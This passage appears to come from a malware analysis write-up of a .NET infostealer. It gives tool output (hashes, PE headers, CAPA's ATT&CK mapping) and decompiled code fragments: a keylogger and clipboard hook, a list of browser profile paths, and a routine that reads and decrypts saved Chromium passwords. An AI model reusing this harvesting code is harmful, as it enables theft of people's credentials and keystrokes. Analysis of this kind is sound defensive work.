
Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

```
PE32
    Library: .NET(v4.0.30319)[-]                 S    ?
    Compiler: VB.NET(-)[-]                       S    ?
    Linker: Microsoft Linker(11.0)[GUI32]        S    ?
```

✓ Recursive scan ✓ Deep scan □ Heuristic scan ✓ Verbose

100% □ All types 170 msec

Figure 10: Detect It Easy 2nd Stage




pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\bm\desktop\new folder\stage2.bin] - [read-only]

- c:\users\bm\desktop\new folder\stage2.bin
  - indicators (file > extension > count)
  - footprints (count > 9)
  - virustotal (error)
  - dos-header (size > 64 bytes)
  - dos-stub (size > 64 bytes)
  - rich-header (n/a)
  - file-header (compiler-stamp > May.2024)
  - optional-header (subsystem > GUI)
  - directories (count > 5)
  - sections (count > 3)
  - libraries (flag > 3)
  - imports (flag > 1475)
  - exports (n/a)
  - thread-local-storage (n/a)
  - .NET (namespace > flag)
  - resources (count > 2)
  - strings (count > 7537)
  - debug (n/a)
  - manifest (level > asInvoker)
  - version (OriginalFilename > 4015848c-a6d8-4
  - certificate (n/a)
  - overlay (n/a)

property	value
footprint > sha256	06D4A113982559C15CBE1A2138AE3FF1C7D88E7E15706253C615ED535E0D8316
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes > text	M Z .. .. @ .. ..
file > size	240128 bytes
entropy	4.998
signature	Microsoft .NET
tooling	n/a
file-type	executable
cpu	32-bit
subsystem	**GUI**
file-version	1.0.0.0
description	n/a
stamps	
compiler-stamp	Fri May 31 05:17:20 2024 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\bm\desktop\new folder\stage2.bin
debug	n/a
export	n/a
version	4015848c-a6d8-4f55-a685-e0957a011b8a.exe
manifest	MyApplication.app
.NET > module	tDXKZBWInT

Figure 11: PEStudio 2nd Stage



File name: C:\Users\bm\Desktop\New folder\tryone.dll

File type: PE32
File size: 494.00 KiB
Base address: 00400000
Entry point: 0047cfbe
☑ Advanced

Sections: 0003
Time date stamp: 2024-05-31 08:21:28
Size of image: 00082000


Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: DLL

```
PE32
    Library: .NET(v2.0.50727)[-]      S   ?
    Compiler: VB.NET(-)[-]            S   ?
    Linker: Microsoft Linker(8.0)[DLL32]   S   ?
```

☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose

100% ☐ All types 224 msec

Figure 12: Detect It Easy on the dll




pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\users\bm\desktop\new folder\tryone.dll] - [read-only]

```
c:\users\bm\desktop\new folder\tryone.dll
    indicators (imports > flag > count)
    footprints (count > 8)
    virustotal (error)
    dos-header (size > 64 bytes)
    dos-stub (size > 64 bytes)
    rich-header (n/a)
    file-header (compiler-stamp > May.2024)
    optional-header (subsystem > console)
    directories (count > 5)
    sections (count > 3)
    libraries (type > p/invoke)
    imports (flag > 502)
    exports (n/a)
    thread-local-storage (n/a)
    .NET (namespace > flag)
    resources (count > 5)
    strings (count > 20484)
    debug (n/a)
    manifest (n/a)
    version (OriginalFilename > Tyrone.dll)
    certificate (n/a)
    overlay (n/a)
```

property	value
footprint > sha256	BEDED3D599EE428D2E2D6554DDEBAFA948F431194975A9FA35751F0DE10D2212
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes > text	M Z .. .. @ .. ..
file > size	505856 bytes
entropy	7.234
signature	Microsoft .NET
tooling	n/a
file-type	dynamic-link-library
cpu	32-bit
subsystem	**console**
file-version	0.0.0.7
description	MK Editor
stamps	
compiler-stamp	Fri May 31 05:21:28 2024 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\bm\desktop\new folder\tryone.dll
debug	n/a
export	n/a
version	Tyrone.dll
manifest	n/a
.NET > module	Tyrone.dll

Figure 13: PEStudio the dll

Using CAPA, I was also able to identify the specific capabilities and behaviors of the malware, providing deeper insights into its functionality.




```
+-------------------------+------------------------------------------------------------------------------------+
| md5                     | bc19b0a9d487ac8e5d22b40bd6176d2d                                                   |
| sha1                    | 5dbe53875474a70d3ee2d7ee811aea4b90d0d010                                           |
| sha256                  | 06d4a113982559c15cbe1a2138ae3ff1c7d88e7e15706253c615ed535e0d8316                   |
| os                      | windows                                                                            |
| format                  | dotnet                                                                             |
| arch                    | i386                                                                               |
| path                    | C:/Users/bm/Desktop/New folder/stage2.bin                                          |
+-------------------------+------------------------------------------------------------------------------------+

+-------------------------+------------------------------------------------------------------------------------+
| ATT&CK Tactic           | ATT&CK Technique                                                                   |
|-------------------------+------------------------------------------------------------------------------------|
| COLLECTION              | Clipboard Data T1115                                                               |
|                         | Data from Information Repositories T1213                                           |
|                         | Input Capture::Keylogging T1056.001                                                |
|                         | Screen Capture T1113                                                               |
|-------------------------+------------------------------------------------------------------------------------|
| DEFENSE EVASION         | Deobfuscate/Decode Files or Information T1140                                      |
|                         | Obfuscated Files or Information T1027                                              |
|                         | Subvert Trust Controls::Mark-of-the-Web Bypass T1553.005                           |
|-------------------------+------------------------------------------------------------------------------------|
| DISCOVERY               | File and Directory Discovery T1083                                                 |
|                         | Process Discovery T1057                                                            |
|                         | Query Registry T1012                                                               |
|                         | Software Discovery T1518                                                           |
|                         | System Information Discovery T1082                                                 |
|                         | System Location Discovery::System Language Discovery T1614.001                     |
|-------------------------+------------------------------------------------------------------------------------|
| EXECUTION               | Windows Management Instrumentation T1047                                           |
+-------------------------+------------------------------------------------------------------------------------+
```

Figure 14: CAPA 2nd Stage


Dynamic Analysis

Analyzing the second stage in DNSpy revealed the malware's functionality. I identified keylogger and screen logger capabilities, password harvesting, and data extraction from browsers, databases, and more.




```
// Token: 0x06000048 RID: 72 RVA: 0x000051C0 File Offset: 0x000033C0
public nBB8b2()
{
    this._keyboardHook = new SKTzxzsJw();
    this._keyboardHook.KeyDown += this.WzcQ0R1;
    if (Stu4Un2.EnableClipboardLogger)
    {
        this._clipboardHook = new D1iMJnyND8J();
        this._clipboardHook.Changed += this.Ixvs;
        this._clipboardHook.aNCGD3gZXpm();
    }
    this.LogTimer = new System.Timers.Timer();
    this.LogTimer.Elapsed += this.64si;
    this.LogTimer.Interval = (double)(60000 * Stu4Un2.KeyloggerInterval);
}
```

Figure 15: KeyLogger Functions



```
if (num == 33)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("CyberFox", rIQSi.SystemAppdataPath + "\\8pecxstudios\\Cyberfox\\", Convert.ToBoolean("true")));
    num = 34;
}
if (num == 18)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("360 Browser", Path.Combine(rIQSi.LocalApp, "360Chrome\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 19;
}
if (num == 23)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Coccoc", Path.Combine(rIQSi.LocalApp, "CocCoc\\Browser\\User Data"), Convert.ToBoolean("true")));
    num = 24;
}
if (num == 25)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("QIP Surf", Path.Combine(rIQSi.LocalApp, "QIP Surf\\User Data"), Convert.ToBoolean("true")));
    num = 26;
}
if (num == 1)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), Convert.ToBoolean
      ("true")));
    num = 2;
}
if (num == 35)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("IceCat", rIQSi.SystemAppdataPath + "\\Mozilla\\icecat\\", Convert.ToBoolean("true")));
    num = 36;
}
if (num == 27)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Chrome", Path.Combine(rIQSi.LocalApp, "Google\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 28;
}
if (num == 30)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("SeaMonkey", rIQSi.SystemAppdataPath + "\\Mozilla\\SeaMonkey\\", Convert.ToBoolean("true")));
    num = 31;
}
if (num == 14)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Sputnik", Path.Combine(rIQSi.LocalApp, "Sputnik\\Sputnik\\User Data"), Convert.ToBoolean("true")));
    num = 15;
}
if (num == 34)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("K-Meleon", rIQSi.SystemAppdataPath + "\\K-Meleon\\", Convert.ToBoolean("true")));
    num = 35;
}
```


Figure 16: Checks For Browser



```
try
{
    text2 = jv1ed.H0CX4L(i, "origin_url");
    text3 = jv1ed.H0CX4L(i, "username_value");
    text4 = jv1ed.H0CX4L(i, "password_value");
    if (text4.StartsWith("v10") | text4.StartsWith("v11"))
    {
        byte[] array2 = new byte[0];
        if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
        {
            array2 = Oq9.YOhx(Directory.GetParent(text).FullName);
        }
        else
        {
            array2 = Oq9.YOhx(Directory.GetParent(text).Parent.FullName);
        }
        text4 = Oq9.f6na6(Encoding.Default.GetBytes(jv1ed.H0CX4L(i, "password_value")), array2);
    }
    else
    {
        text4 = Oq9.pBVvMxvIKBA(jv1ed.H0CX4L(i, "password_value"));
    }
    if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
    {
        list2.Add(new vcYq
        {
            3ldec = text2,
            t3ZWyDPL5 = text3,
            1S3 = text4,
            SRAEAv5bnBI = QBo
        });
    }
}
catch
{
}
```

